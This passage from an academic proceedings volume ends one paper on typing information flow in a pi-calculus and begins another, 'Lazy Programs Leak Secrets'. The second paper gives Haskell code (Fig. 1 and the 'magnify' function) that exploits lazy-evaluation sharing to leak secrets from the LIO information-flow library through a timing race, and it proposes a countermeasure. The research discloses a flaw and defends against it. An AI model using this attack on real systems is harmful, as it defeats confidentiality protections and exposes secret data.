$$\frac{\Gamma \vdash x : \langle \tilde{t} \rangle_{pc}^{+} \qquad \Gamma \vdash \tilde{v} : \tilde{t} \qquad \Gamma \vdash e : \mathsf{Proc}_{pc}}{\Gamma \vdash_{(pc)} \bar{x} \langle \tilde{v} \rangle .\ e}\ \text{(N-SEND)}$$

$$\frac{\Gamma \vdash x : \langle \tilde{t} \rangle_{pc}^{-} \qquad \Gamma; \tilde{y} : \tilde{t} \vdash e : \mathsf{Proc}_{pc}}{\Gamma \vdash_{(pc)} x(\tilde{y}).\ e}\ \text{(N-RECV)}$$

$$\frac{}{\Gamma \vdash_{(pc)} \mathbf{0}}\ \text{(N-NULL)} \qquad \frac{\Gamma \vdash_{(pc)} M \qquad \Gamma \vdash_{(pc)} N}{\Gamma \vdash_{(pc)} M + N}\ \text{(N-SUM)}$$

$$\frac{\Gamma \vdash_{(pc)} N}{\Gamma \vdash N : \mathsf{Proc}_{pc}}\ \text{(P-NORMAL)} \qquad \frac{\Gamma \vdash e_1 : \mathsf{Proc}_{pc} \qquad \Gamma \vdash e_2 : \mathsf{Proc}_{pc}}{\Gamma \vdash (e_1 \mid e_2) : \mathsf{Proc}_{pc}}\ \text{(P-PAR)}$$

$$\frac{\text{tyvars}(t) \subseteq \Gamma \qquad \Gamma; x : t \vdash e : \mathsf{Proc}_{pc} \qquad t = \langle \tilde{t} \rangle_l^p}{\Gamma \vdash (\nu x : t.\ e) : \mathsf{Proc}_{pc}}\ \text{(P-NEW)}$$

$$\frac{\Gamma \vdash \mathbf{e} : \mathsf{Proc}_H}{\Gamma \vdash \langle \mathbf{e} \rangle_i : \mathsf{Proc}_H}\ \text{(P-BRACKET)}$$

Fig. 5. The type system

variables. We have tyvars$(t) \subseteq \Gamma$ as a premise of some rules to ensure that only those type variables that are in scope are used.

The rule (E-WRAP) ensures that the value and the type wrapped in a dynamic correspond to each other. We also have two rules for the unwrap expressions. The rule (E-UNWRAP-SUBT) handles the variant that uses subtyping to compare the dynamic and the static type. Here we require all type variables occurring in t to be in scope, because here we cannot bind new variables. The rule (E-UNWRAP-PAT) handles the variant that uses pattern matching. Here we add the variables tyvars(t) occurring in the pattern t to the scope. Currently, the rule considers all type variables in t to be new variables bound by the pattern even if there already was a variable with the same in the context. It would also be possible to allow some variables in the pattern to refer to the variables already in the scope if we syntactically distinguish these variables from pattern variables.

The two unwrap constructs cannot be united into one that allows both pattern matching and subtyping to be used. Let us consider the type $(\mathsf{Dynamic} \to \mathsf{Proc}_L) \to \mathsf{Proc}_H$ and the pattern $(\mathsf{Dynamic} \to \mathsf{Proc}_a) \to \mathsf{Proc}_a$. Then $(\mathsf{Dynamic} \to \mathsf{Proc}_L) \to \mathsf{Proc}_H \leq (\mathsf{Dynamic} \to \mathsf{Proc}_a) \to \mathsf{Proc}_a$ holds for both $a = L$ and $a = H$. Thus a is not uniquely defined and there is no reason to prefer either $a = L$ or $a = H$ because in both cases the inequality is strict (unlike for $\mathsf{Dynamic} \to \mathsf{Proc}_H \leq \mathsf{Dynamic} \to \mathsf{Proc}_a$, where also both $a = L$ and $a = H$ fit the inequality, but here we can choose $a = H$ because equality holds only in that case).

We will now prove some lemmas related to the type system. First, a lemma that allows substituting a variable with a value of the same type.

Lemma 4. *$\Gamma; y : t_1 \vdash e : \tau$ and $\Gamma \vdash v : t_1$ imply $\Gamma \vdash e[y \Leftarrow v] : \tau$.*

Proof. Take the derivation tree of $\Gamma; y : t_1 \vdash e : t$ and replace y with v. This replacement can invalidate only (E-VAR) nodes (used to derive $\Gamma \vdash y : t_1$). Now we have to derive $\Gamma \vdash v : t_1$ instead. Thus we replace these (E-VAR) nodes with the derivation tree of $\Gamma \vdash v : t_1$ which we have. Then we get a derivation tree of $\Gamma \vdash e[y \Leftarrow v] : \tau$. $\square$

Next, we prove a similar lemma that allows substituting type variables in an expression with type-level entities (types, polarities, and security levels) of the same kind if we make the same substitution in the type of the expression.

Lemma 5. *If none of the variables $\overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j}$ occur in Γ or τ then $\Gamma; y : t_1; \overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j} \vdash e : \tau$ implies $\Gamma; y : t_1[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] \vdash e[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] : \tau$.*

Proof. Apply the substitution $[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$ to the derivation tree of $\Gamma; y : t_1; \overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j} \vdash e : \tau$. The substitution does not change Γ (used in (E-VAR)). Also, the ordering of types (used in (E-SUB)) is not changed by the substitution. The statement tyvars(t) $\subseteq \Gamma$ (in (E-WRAP), (E-LAM), and (E-UNWRAP-SUBT)) is also not invalidated by the substitution. Elsewhere in the type rules, types or extended types that are denoted by a letter (e.g. t_1 or τ') and do not contain other such types, are used in a parametrically polymorphic way, thus the rules are not invalidated by the substitution. As a result of the substitution, after dropping the no longer used variables $\overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j}$ from the context, we then get the derivation tree of $\Gamma; y : t_1[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] \vdash e[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] : \tau$. $\square$

The following lemma allows substituting both value-level and type-level variables.

Lemma 6. *If none of the variables $\overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j}$ occur in Γ or τ then $\Gamma; y : t_1; \overline{\alpha_j}, \overline{\beta_j}, \overline{\gamma_j} \vdash e : \tau$ and $\Gamma \vdash v : t_1[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$ imply $\Gamma \vdash e[x \Leftarrow v, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] : \tau$.*

Proof. Combine Lemmas 4 and 5. □

Now we can prove Subject Reduction, which is the main lemma needed for non-interference. It shows that the security type of an expression does not change during reduction. Thus, if we have two bisimilar expressions of equal extended types, they will continue to have equal extended types when we simulate the reduction steps of one of the expressions in the other.

Lemma 7 (Subject Reduction). *If $e \longrightarrow e'$ then $\Gamma \vdash e : \tau$ implies $\Gamma \vdash e' : \tau$.*

Proof. By induction on the derivation of $e \longrightarrow e'$. We can assume that (E-SUB) is never used immediately above another (E-SUB) because two or more successive instances of (E-SUB) can always be replaced by one. We can also assume that (E-SUB) is not the bottommost rule in the derivation tree of $e \longrightarrow e'$.

Case (bind). $\Gamma \vdash (\mathsf{bind}\ x = v\ \mathsf{in}\ e_2) : \tau$. The bottommost rule must be (E-BIND), whose premises give $\Gamma \vdash v : t_1$ and $\Gamma; x : t_1 \vdash e_2 : \tau$. Lemma 4 now gives $\Gamma \vdash e_2[x \Leftarrow v] : \tau$.

Case (app). $\Gamma \vdash (\mathsf{fix}\ f.\lambda x : t_1.\ e_2)\ v : \tau$. By (E-APP), $\Gamma \vdash (\mathsf{fix}\ f.\lambda x : t_1.\ e_2) : t_1 \to \tau$. By (E-SUB) and (E-LAM), $\Gamma; f : t_1 \to \tau_2; x : t_1 \vdash e_2 : \tau_2$ and $\Gamma \vdash v : t_1$, where $\tau_2 \leq \tau$. Lemma 4 and (E-SUB) now give $\Gamma \vdash e_2[f \Leftarrow (\mathsf{fix}\ f.\lambda x : t_1.\ e_2), x \Leftarrow v] : \tau$.

Case (unwrap-subt). $\Gamma \vdash ((\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x :< t_2 \succ e_1\ \mathsf{else}\ e_2) : \tau$. By (E-UNWRAP-SUBT) and (E-WRAP) (we can assume that (E-SUB) is not used below (E-WRAP) because $\mathsf{Dynamic}$ is not a supertype of anything but itself), $\Gamma \vdash v : t_1$. (E-SUB) and the premise of (unwrap-subt) give $\Gamma \vdash v : t_2$. Combining this with another premise of (E-UNWRAP-SUBT) and Lemma 4, gives $\Gamma \vdash e_1[x \Leftarrow v] : \tau$.

Case (unwrap-pat). $\Gamma \vdash ((\mathsf{wrap}\ v : t_1)\ \mathsf{unwrap}\ x : t_2 \succ e_1\ \mathsf{else}\ e_2) : \tau$. By (E-UNWRAP-PAT), (E-SUB), and (E-WRAP), $\Gamma \vdash v : t_1$ and $\Gamma; x : t_2; \mathrm{tyvars}(t_2) \vdash e_1 : \tau$. The premise of (unwrap-pat) gives $\Gamma \vdash v : t_2[\overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}]$. Lemma 6 (we can use alpha-conversion, if necessary, to achieve that the variables $\mathrm{tyvars}(t_2)$ do not occur in Γ or τ, as required by the lemma) now gives $\Gamma \vdash e_1[x \Leftarrow v, \overline{\alpha_j \Leftarrow \ell_j}, \overline{\beta_j \Leftarrow p_j}, \overline{\gamma_j \Leftarrow t_j}] : \tau$.

Cases (unwrap-subt-else) and (unwrap-pat-else). Immediate (an expression reduces to a subexpression of the same type).

Case (context). $\Gamma \vdash E[e_1] : \tau$. The premise of (context) and the induction hypothesis give $e_1 \longrightarrow e_1'$, where $\Gamma' \vdash e_1 : \tau_1$, $\Gamma' \vdash e_1' : \tau_1$, and $e' = E[e_1']$. For (E-BIND), (P-PAR), and (P-BRACKET), $\Gamma' = \Gamma$. For (P-NEW), $\Gamma' = \Gamma; x : t$, where $E = \nu x : t.\ []$. In each case we can replace e_1 with e_1' (and the premise

$\Gamma' \vdash e_1 : \tau_1$ with $\Gamma' \vdash e_1' : \tau_1$) in the derivation tree of $\Gamma \vdash E[e_1] : \tau$ to get $\Gamma \vdash E[e_1'] : \tau$.

Cases (comm), (extr), (new), (repl), (split), (glue), (break), and (push) are handled similarly to the proof of the corresponding lemma in [15]. □

4 Non-interference

The non-interference results for our language are similar to those in [15] and we omit the proofs here. The proofs use Lemmas 2, 3, and 7, which were proved for our language in the earlier sections. The necessary definitions are almost the same as in [15]:

Definition 5. *Let α,β,... range over names and co-names (x,$\bar{x}$,...). If α is x or $\bar{x}$ then $|\alpha|$ is x. The predicate $e \downarrow_\alpha$ (read: the expression e is observable at α) is defined as follows:*

$$(N + x(\tilde{y}).\ e) \downarrow_x \qquad (N + \bar{x}\,\langle\tilde{y}\rangle\ .\ e) \downarrow_{\bar{x}} \qquad \frac{e \downarrow_\alpha \qquad E \text{ does not bind } |\alpha|}{E[e] \downarrow_\alpha}$$

The evaluation context here is

$$E ::= ([]\mid e') \mid (e' \mid []) \mid \nu x : t.\ [] \mid \langle [] \rangle_i$$

i.e. it does not include bind *expressions.*

$e \Downarrow_\alpha$ stands for $(\exists e'.\ e \Longrightarrow e' \downarrow_\alpha)$.

Definition 6. *Let B be an arbitrary set of names. A binary relation $\mathcal{R}$ over processes is a* weak B-simulation *if and only if*

- *$e_1\ \mathcal{R}\ e_2 \wedge e_1 \Longrightarrow e_1'$ implies $\exists e_2'.\ e_2 \Longrightarrow e_2' \wedge e_1'\ \mathcal{R}\ e_2'$ and*
- *$|\alpha| \in B$, $e_1\ \mathcal{R}\ e_2$, and $e_1 \Downarrow_\alpha$ imply $e_2 \Downarrow_\alpha$.*

$\mathcal{R}$ is a weak B-bisimulation *if and only if $\mathcal{R}$ and $\mathcal{R}^{-1}$ are weak B-simulations.*

Definition 7. *Given a type environment Γ, $\text{low}(\Gamma)$ denotes the largest set $B \subseteq \mathcal{N}$ ($\mathcal{N}$ is the set of all names) such that $x \in B$ and $\Gamma(x) = \langle\tilde{t}\rangle_l^p$ imply $l = L$.*

Lemma 8. *Let $\mathbf{e_1}\ \mathcal{R}_\Gamma\ \mathbf{e_2}$ hold if and only if, for some process e and some extended type τ, both $\Gamma \vdash e : \tau$ and $\mathbf{e_1} \leq_0^* \cdot\ \pi_1^{-1}\ e\ \pi_2 \cdot \geq_0^* \mathbf{e_2}$ hold. Then, $\mathcal{R}_\Gamma$ is a weak* $\text{low}(\Gamma)$*-bisimulation.*

Theorem 1. *Assume that $\Gamma_0 \vdash \mathbf{e}_i : \mathsf{Proc}_H$ holds for $i \in \{1, 2\}$. Then, for any context $\mathbf{C}$ and for any environment Γ such that $\Gamma \vdash \mathbf{C}[]$ holds under the assumption $\Gamma_0 \vdash [] : \mathsf{Proc}_H$, $\mathbf{C}[\mathbf{e}_1]$ and $\mathbf{C}[\mathbf{e}_2]$ are weakly* $\text{low}(\Gamma)$*-bisimilar.*

Thus, replacing one high subprocedure (subexpression of type Proc_H) with another in an expression changes neither the set of low channels that it can read nor the set of low channels that it can write to.

5 More Examples

Our language does not support global definitions, but in the following, we allow them as syntactic sugar. Thus, if we have global definitions $x_1 = e_1, \ldots, x_n = e_n$ and a main expression e then we assume the full program to be

$$\mathsf{bind}\ x_1 = e_1\ \mathsf{in}\ \ldots \mathsf{bind}\ x_n = e_n\ \mathsf{in}\ e$$

Here is some other syntactic sugar that can be used by the programmer:

$$\lambda x.\ e \equiv \mathsf{fix}\ f.\lambda x.\ e \qquad \text{where } f \text{ is not free in } e$$

Because our language does not have a unit type, we define a dummy value of type Dynamic:

$$dummyDyn = \mathsf{wrap}\ (\lambda x : \mathsf{Dynamic}.\ x) : \mathsf{Dynamic} \to \mathsf{Dynamic}$$

Our language allows using dynamics with pattern matching, similarly to the dynamics in Clean [19]. For example, we can define a function for dynamic function applicaton. For ordinary functions this is easy but we can also define such a function for functions that return procedures. Procedures cannot directly return a value but we can simulate this by using a channel where the procedure will write its result. We can create a fresh channel for each procedure call, so that it would not interfere with other channels. This is done in

```
$dynAppProc =$
    $\lambda dynF : \mathsf{Dynamic}.\ \lambda dynCX : \mathsf{Dynamic}.\ \lambda cont : \mathsf{Dynamic} \to \mathsf{Proc}_L.$
        $dynF\ \mathsf{unwrap}\ f : \gamma_1 \to \langle\gamma_2\rangle_\alpha^+ \to \mathsf{Proc}_\alpha \succ$
            $dynCX\ \mathsf{unwrap}\ cX :< \langle\gamma_1\rangle_\alpha^\pm \succ \nu cRes : \langle\gamma_2\rangle_\alpha^\pm\ .$
                        $(cont\ (\mathsf{wrap}\ cRes : \langle\gamma_2\rangle_\alpha^\pm) \mid cX(x).\ (\overline{cX}\,\langle x\rangle\ .\ \mathbf{0} \mid f\ x\ cRes))$
              $\mathsf{else}\ dummyDyn$
            $\mathsf{else}\ dummyDyn$
```

The channel where the result will appear is given to the continuation *cont* because nothing can be returned from a procedure to the original caller. The continuation gets the channel immediately, not after f terminates. The value will appear on the channel later. This allows the continuation to run in low context.

The channel *cRes* can be used (only in high context, if $\alpha = H$) to wait for f to return a value and to read the value, thus *cRes* is essentially a *future* [7]. But *cRes* can be given as an argument to another high procedure (let it be g). Then g can start running only after a value has arrived at *cRes* but the future of g is still returned immediately, even before the value has arrived at *cRes*. This allows to sequence high procedures while remaining in low context. This is done here:

```
$dynAppProc\ (\mathsf{wrap}\ f)\ arg\ (\lambda cRes : \mathsf{Dynamic}.$
    $dynAppProc\ (\mathsf{wrap}\ g)\ cRes\ (\lambda futG : \mathsf{Dynamic}.\ \overline{clow}\,\langle futG\rangle\ .\ \mathbf{0}))$
```

(here f and g are functions of type $\mathsf{Dynamic} \to \langle\mathsf{Dynamic}\rangle_H^+ \to \mathsf{Proc}_H$ and $clow$ is a channel of type $\langle\mathsf{Dynamic}\rangle_L^\pm$; we omit the annotations in wrap construct, as they can be inferred by the type checker). The value $futG$ can appear at $clow$ before f and g have terminated.

Only when waiting for the termination of or reading the result of a high procedure is desired, is it necessary to switch into high context.

$$\begin{array}{l} clow(futG). \\ \qquad futG \ \mathsf{unwrap}\ chigh : \langle\mathsf{Dynamic}\rangle_H^\pm \succ chigh(resG).\ handle\ resG\ \mathsf{else}\ \mathbf{0} \end{array}$$

Here $handle\ resG$ must have type Proc_H and it cannot be executed before f and g have terminated and g has returned the result $resG$.

This is why we do not distinguish high and low values (of types like $\mathsf{Dynamic}_H$ and $\mathsf{Dynamic}_L$) in our language but only high and low channels. The level of a value that is not on a channel is the level of the context where it is handled. If we need to use a high value in a low context, we can create a high channel and use it as a future of the high value. This was done with $cRes$ and $futG$ above.

6 Related Work

Program analyses for secure information flow were first considered by Denning [9], the type systems stem from the work of Volpano et al. [20]. The non-interference property was first proposed in its modern form by Goguen and Meseguer [10], while the testing equivalence that we use to express it stems from [8,6].

A general type discipline for information flow security in π-calculus was proposed by Honda et al. [12]. Our work, however, mostly follows Pottier [15] and adopts the $\langle\pi\rangle$-calculus presented there for arguing about two processes simultaneously. Similar compositions and argument systems have also been considered for secure information flow in imperative and object-oriented languages [5,18].

Our work also extends the existing type-based information flow analyses for higher-order languages. The SLam calculus [11], DCC [1] and FlowCaml [16] are some existing higher-order calculi allowing reasoning about information flow.

Recently, there has been interest in dynamic enforcement of information flow policies [4,17]. These mechanisms can handle more lax control structures of programs, similarly to the dynamic types in this paper. Our enforcement mechanism is fully static but it would be interesting to compare it to dynamic mechanisms.

7 Conclusions

We have presented a type system for information flow analysis for a π-calculus extended with recursive λ-abstractions and dynamics. Such a language can be used to model distributed systems where procedure code of different security levels can be sent over channels and some of the channels must ensure secrecy. We saw that the added constructs in our language do not weaken the non-interference guarantees compared to the ordinary π-calculus.

References

1. Abadi, M., Banerjee, A., Heintze, N., Riecke, J.G.: A core calculus of dependency. In: Appel, Aiken (eds.) [3], pp. 147–160
2. Abadi, M., Cardelli, L., Pierce, B.C., Plotkin, G.D.: Dynamic Typing in a Statically-Typed Language. In: POPL, pp. 213–227. ACM Press (1989)
3. Appel, A.W., Aiken, A. (eds.): POPL 1999, Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, San Antonio, TX, USA, January 20-22. ACM (1999)
4. Askarov, A., Sabelfeld, A.: Tight enforcement of information-release policies for dynamic languages. In: CSF, pp. 43–59. IEEE Computer Society (2009)
5. Barthe, G., D'Argenio, P.R., Rezk, T.: Secure information flow by self-composition. In: CSFW, pp. 100–114. IEEE Computer Society (2004)
6. Boreale, M., De Nicola, R.: Testing equivalence for mobile processes. Inf. Comput. 120(2), 279–303 (1995)
7. de Boer, F.S., Clarke, D., Johnsen, E.B.: A Complete Guide to the Future. In: De Nicola, R. (ed.) ESOP 2007. LNCS, vol. 4421, pp. 316–330. Springer, Heidelberg (2007)
8. De Nicola, R., Hennessy, M.: Testing equivalences for processes. Theor. Comput. Sci. 34, 83–133 (1984)
9. Denning, D.E.: A Lattice Model of Secure Information Flow. Commun. ACM 19(5), 236–243 (1976)
10. Goguen, J.A., Meseguer, J.: Security Policies and Security Models. In: IEEE Symposium on Security and Privacy, pp. 11–20 (1982)
11. Heintze, N., Riecke, J.G.: The slam calculus: Programming with secrecy and integrity. In: MacQueen, D.B., Cardelli, L. (eds.) POPL, pp. 365–377. ACM (1998)
12. Honda, K., Vasconcelos, V.T., Yoshida, N.: Secure Information Flow as Typed Process Behaviour. In: Smolka, G. (ed.) ESOP 2000. LNCS, vol. 1782, pp. 180–199. Springer, Heidelberg (2000)
13. Myers, A.C.: JFlow: Practical Mostly-Static Information Flow Control. In: Appel, Aiken (eds.) [3], pp. 228–241
14. Parrow, J.: An Introduction to the π-Calculus. In: Bergstra, J., Ponse, A., Smolka, S. (eds.) Handbook of Process Algebra, pp. 479–543. Elsevier (2001)
15. Pottier, F.: A Simple View of Type-Secure Information Flow in the π-Calculus. In: CSFW, pp. 320–330. IEEE Computer Society (2002)
16. Pottier, F., Simonet, V.: Information Flow Inference for ML. In: Launchbury, J., Mitchell, J.C. (eds.) POPL, pp. 319–330. ACM (2002)
17. Russo, A., Sabelfeld, A.: Dynamic vs. static flow-sensitive security analysis. In: CSF, pp. 186–199. IEEE Computer Society (2010)
18. Terauchi, T., Aiken, A.: Secure information flow as a safety problem. In: Hankin, C., Siveroni, I. (eds.) SAS 2005. LNCS, vol. 3672, pp. 352–367. Springer, Heidelberg (2005)
19. van Noort, T., Achten, P., Plasmeijer, R.: Ad-hoc Polymorphism and Dynamic Typing in a Statically Typed Functional Language. In: Proceedings of the 6th ACM SIGPLAN Workshop on Generic Programming, WGP 2010, pp. 73–84. ACM, New York (2010)
20. Volpano, D.M., Irvine, C.E., Smith, G.: A Sound Type System for Secure Flow Analysis. Journal of Computer Security 4(2/3), 167–188 (1996)

Lazy Programs Leak Secrets

Pablo Buiras and Alejandro Russo

Dept. of Computer Science and Engineering
Chalmers University of Technology
412 96 Göteborg, Sweden
{buiras,russo}@chalmers.se

Abstract. To preserve confidentiality, information-flow control (IFC) restricts how untrusted code handles secret data. While promising, IFC systems are not perfect; they can still leak sensitive information via covert channels. In this work, we describe a novel exploit of *lazy evaluation* to reveal secrets in IFC systems. Specifically, we show that lazy evaluation might transport information through the *internal timing covert channel*, a channel present in systems with concurrency and shared resources. We illustrate our claim with an attack for *LIO*, a concurrent IFC system for Haskell. We propose a countermeasure based on restricting the implicit sharing caused by lazy evaluation.

1 Introduction

Information-flow control (IFC) permits untrusted code to safely operate on secret data. By tracking how data is disseminated inside programs, IFC can avoid leaking secrets into public channels—a policy known as non-interference [4]. Despite being promising, IFC systems are not flawless; the presence of covert channels allows attackers to still leak sensitive information.

Covert channels arise when programming language features are misused to leak information [6]. The tolerance to such channels is determined by their bandwidth and how easy it is to exploit them. For instance, the termination covert channel, which exploits divergence of programs, has a different bandwidth in systems with intermediate outputs than in batch processes [1].

Lazy evaluation is the default evaluation strategy of the purely functional programming language Haskell. This evaluation strategy has two distinctive features which can be used together to reveal secrets. Firstly, since it is a form of *non-strict evaluation*, it delays the evaluation of function/constructor arguments and let-bound identifiers until their denoted values are needed. Secondly, when the evaluation of such expressions is required, their resulting value is stored (cached) for subsequent uses of the same expression, a feature known as *sharing* or *memoisation*. This is known as *call-by-need* semantics or simply lazy evaluation. In Haskell, a *thunk*, also known as a delayed computation, is a parameterless closure created to prevent the evaluation of an expression until it is required at a later time. The process of evaluating a thunk is known as *forcing*. While lazy evaluation does not affect the denotation of expressions with respect to non-strict semantics, it affects the timing behaviour of programs. For instance, if a function argument is used more than once in the body of a function, it is almost always faster to use lazy evaluation as opposed to call-by-name, since it avoids re-evaluating every occurrence of the argument.

From a security point of view, it is unclear what type of semantics (non-strict versus strict) is desirable in order to deal with covert channels. In sequential settings, Sabelfeld and Sands [10] suggest that a non-strict semantics might be intrinsically safer than a strict one. This observation is based on the ability to exploit the *termination covert channel*. Although it could avoid termination leaks, lazy evaluation can compromise security in other ways. For instance, Rafsson et al. [9] describe how to exploit the Java (lazy) class initialisation process to reveal secrets. Not surprinsingly, lazy evaluation might also reveal secrets through the *external timing covert channel*. This channel involves externally measuring the time used to complete operations that may depend on secret data.

More interestingly, and totally unexplored until this work, lazy evaluation might transport information through the *internal timing covert channel*. This covert channel arises by the mere presence of concurrency and shared resources. Malicious code can exploit it by setting up threads to race for a public shared resource and, depending on the secret, affecting their timing behaviour to determine the winner. With lazy evaluation in place, thunks become shared resources and forcing their evaluation corresponds to affecting the threads' timing behaviour—subsequent evaluations of previously forced thunks take practically no time.

We present an attack for *LIO* [12], a concurrent IFC system for Haskell, that leverages lazy evaluation to leak secrets. *LIO* presents countermeasures for internal timing leaks based on programming language level abstractions. Since *LIO* is embedded in Haskell as a library, lazy evaluation, as a feature that primarily affects pure values, is handled by the host language. Lazy evaluation is essentially built into Haskell's internals, hence there are no programming language-level mechanisms for inspecting or creating thunks that could be used to implement a countermeasure. Thunks for pure values are transparently injected into *LIO* computations, so the library could not be capable of explicitly considering whether they have been memoised at any given time.

This paper is organised as follows. Section 2 briefly recaps the basics of *LIO*. Section 3 presents the attack. Section 4 describes a possible countermeasure. Conclusions are drawn in Section 5.

2 *LIO*: A Concurrent IFC System for Haskell

In purely functional languages, computations with side-effects are encoded as values of abstract data types called monads [8]. In Haskell, there are monads for performing inputs and outputs (monad *IO*), handling errors (monad *Error*), etc. The IFC system *LIO* is simply another monad in which security checks are performed before side-effects are performed.

The *LIO* monad keeps track of a *current label*. This label is an upper bound on the labels of all data in lexical scope. When a computation C, with current label L_C, observes an object labelled L_O, C's label is raised to the least upper bound or *join* of the two labels, written $L_C \sqcup L_O$. Importantly, the current label governs where the current computation can write, what labels may be used when creating new channels or threads, etc. For example, after reading an object O, the computation should not be able to write to a channel K if L_O is more confidential than L_K—this would potentially leak sensitive information (about O) into a less sensitive channel.

Since the current label protects all the variables in scope, in practical programs we need a way of manipulating differently-labelled data without monotonically increasing the current label. For this purpose, *LIO* provides explicit references to labelled, immutable data through a parametric data type called *Labeled*. A locally accessible symbol can bind, for example, a value of type *Labeled l Int* (for some label type l), which contains an *Int* protected by a label different from the current one. Function *unlabel* :: *Labeled l a* $\to$ a[1] brings the labelled value into the current lexical scope and updates the current label accordingly.

LIO also includes IFC-aware versions of well-established synchronisation primitives known as *MVar*s [5]. A value of type *LMVar* is a mutable location that is either empty or contains a value. Function *putLMVar* fills the *LMVar* with a value if it is empty and blocks otherwise. Dually, *readLMVar* empties an *LMVar* if it is full and blocks otherwise.

3 A Lazy Attack for *LIO*

Figure 1 shows the attack for *LIO*. The code essentially implements an internal timing attack [11] which leverages lazy evaluation to affect the timing behaviour of threads. We assume the classic two-point lattice (of type *LH*) where security levels L and H denote public and secret data, respectively, and the only disallowed flow is the one from H to L. Function *attack* takes a public, shared *LMVar lmv*, and a labelled boolean *secret* (encoded as an integer for simplicity). The goal of *attack* is to return a public integer equal to *secret*, thus exposing an *LIO* vulnerability. In isolation, all the threads are secure. When executed concurrently, however, *secret* gets leaked into *lmv*. For simplicity, we use *threadDelay n*, which causes a thread to sleep for n micro seconds, to exploit the race to *lmv*—if such an operation was not allowed, using a loop would work equally well.

The attack proceeds as follows. Threads A and B do not start running until thread C finishes. This effect can be easily achieved by adjusting the parameter *delay_C*. The role of thread C is to force the evaluation of the list *thunk* when the value of *secret* is not zero ($s \not\equiv 0$). To that end, function *traverse* goes over *thunk*, returning one of its elements. Condition $n > 0$ always holds and it is only used to force Haskell to fully evaluate the closure returned by *traverse*. Threads A and B will eventually start racing. Thread A executes the command *traverse thunk* before writing the constant 1 into *lmv* (*putLMVar lmv* 1). Thread B delays writing 0 into *lmv* (*putLMVar lmv* 0) by some (carefully chosen) time *delay_B*. If $s \not\equiv 0$, *thunk* will have already been evaluated when thread A traverses its

[1] Symbol :: introduces type declarations and $\to$ denotes function types.

```
attack :: LMVar LH Int → Labeled LH Int → LIO LH Int
attack lmv secret
  = do let thunk = [1 .. constant] :: [Int]
           -- Thread C
         forkLIO (do s ← unlabel secret
                     when (s ≢ 0) (do n ← traverse thunk
                                      when (n > 0) (return ())))
         threadDelay delay_C
           -- Thread A
         forkLIO (do n ← traverse thunk
                     when (n > 0) (putLMVar lmv 1))
           -- Thread B
         forkLIO (do threadDelay delay_B
                     putLMVar lmv 0)
         w ← takeLMVar lmv
         _ ← takeLMVar lmv
         return w
```

Fig. 1. Attack exploiting lazy evaluation

elements, thus taking less time than thread B's delay. As a result, value 1 is first written into *lmv*. Otherwise, thread B's delay is shorter than the time taken by thread A to force the evaluation of *thunk*. In this case, value 0 is first written into *lmv*. Variable *w* observes the first written value in *lmv*, which will coincide with the value of the secret. The precise values of parameters *constant*, *delay_C*, and *delay_B* are machine-specific and experimentally determined.

The following code shows the magnification of the attack for a list of secret integers.

```
magnify :: [Labeled LH Int] → LIO LH [Int]
magnify ss = do lmv ← newEmptyLMVar L
                mapM (attack lmv) ss
```

Function *magnify* takes a list of secret values *ss* (of type [*Labeled LH Int*]). The magnification proceeds by creating the public *LMVar* (*newEmptyLMVar L*) needed by the attack. Function *mapM* sequentially applies function *attack lmv* (i.e. the attack) to every element in *ss* and collects the results in a public list ([*Int*]).

Below, we present the final component required for the attack:

```
traverse :: [a] → LIO LH a
traverse xs = return (last xs)
```

This function simply returns the last element of the list given as argument.

The code for the attack can be downloaded from `http://www.cse.chalmers.se/~buiras/LazyAttack.tar.gz`.

4 Restricting Sharing

We propose a countermeasure based on restricting the sharing feature of lazy evaluation. Specifically, we propose duplicating shared thunks when spawning new threads. In that manner, sharing gets restricted to the lexical scope of each thread. Thunks being forced in one thread will then not affect the timing behaviour of the others. To illustrate this point, consider the shared *thunk* from Figure 1. If this countermeasure was implemented, forcing the evaluation of *thunk* by thread C would not affect the time taken by thread A to evaluate *traverse thunk*, making the attack no longer possible. An important drawback of this approach is that there would be a performance penalty incurred by disabling sharing among threads. Benchmarking and evaluation would be necessary to determine the full extent of the overhead inherent in the technique. Presumably, programmers could restructure their programs to minimise the effect of this penalty.

As an optimisation, it is possible to only duplicate thunks denoting pure expressions. Thunks denoting side-effecting expressions can be shared across threads without jeopardising security. The reason for that relies on *LIO*'s ability to monitor side-effects. If a thread that depends on the secret forces the evaluation of side-effecting computations, the resulting side-effects are required to agree with the IFC policy. For instance, threads with secrets in lexical scope can only force thunks that perform no public side-effects; otherwise *LIO* will abort the execution in order to preserve confidentiality.

To implement our approach, we propose using **deepDup**, an operation introduced by Joachim Breitner [2] to prevent sharing in Haskell. Essentially, **deepDup** takes a variable as its argument and creates a private copy of the whole heap reachable from it, effectively duplicating the argument thunk and disabling sharing between it and the original thunk. In his paper, Breitner shows how to extend Launchbury's natural semantics for lazy evaluation [7] with **deepDup**. The natural semantics is given by a relation $\Gamma : t \Downarrow \Delta : v$, which represents the fact that from the heap Γ we can reduce term t to the value v, producing a new heap Δ. It is the relation between Γ and Δ which captures heap modifications caused by memoisation. In this setting, the rule for **deepDup** is

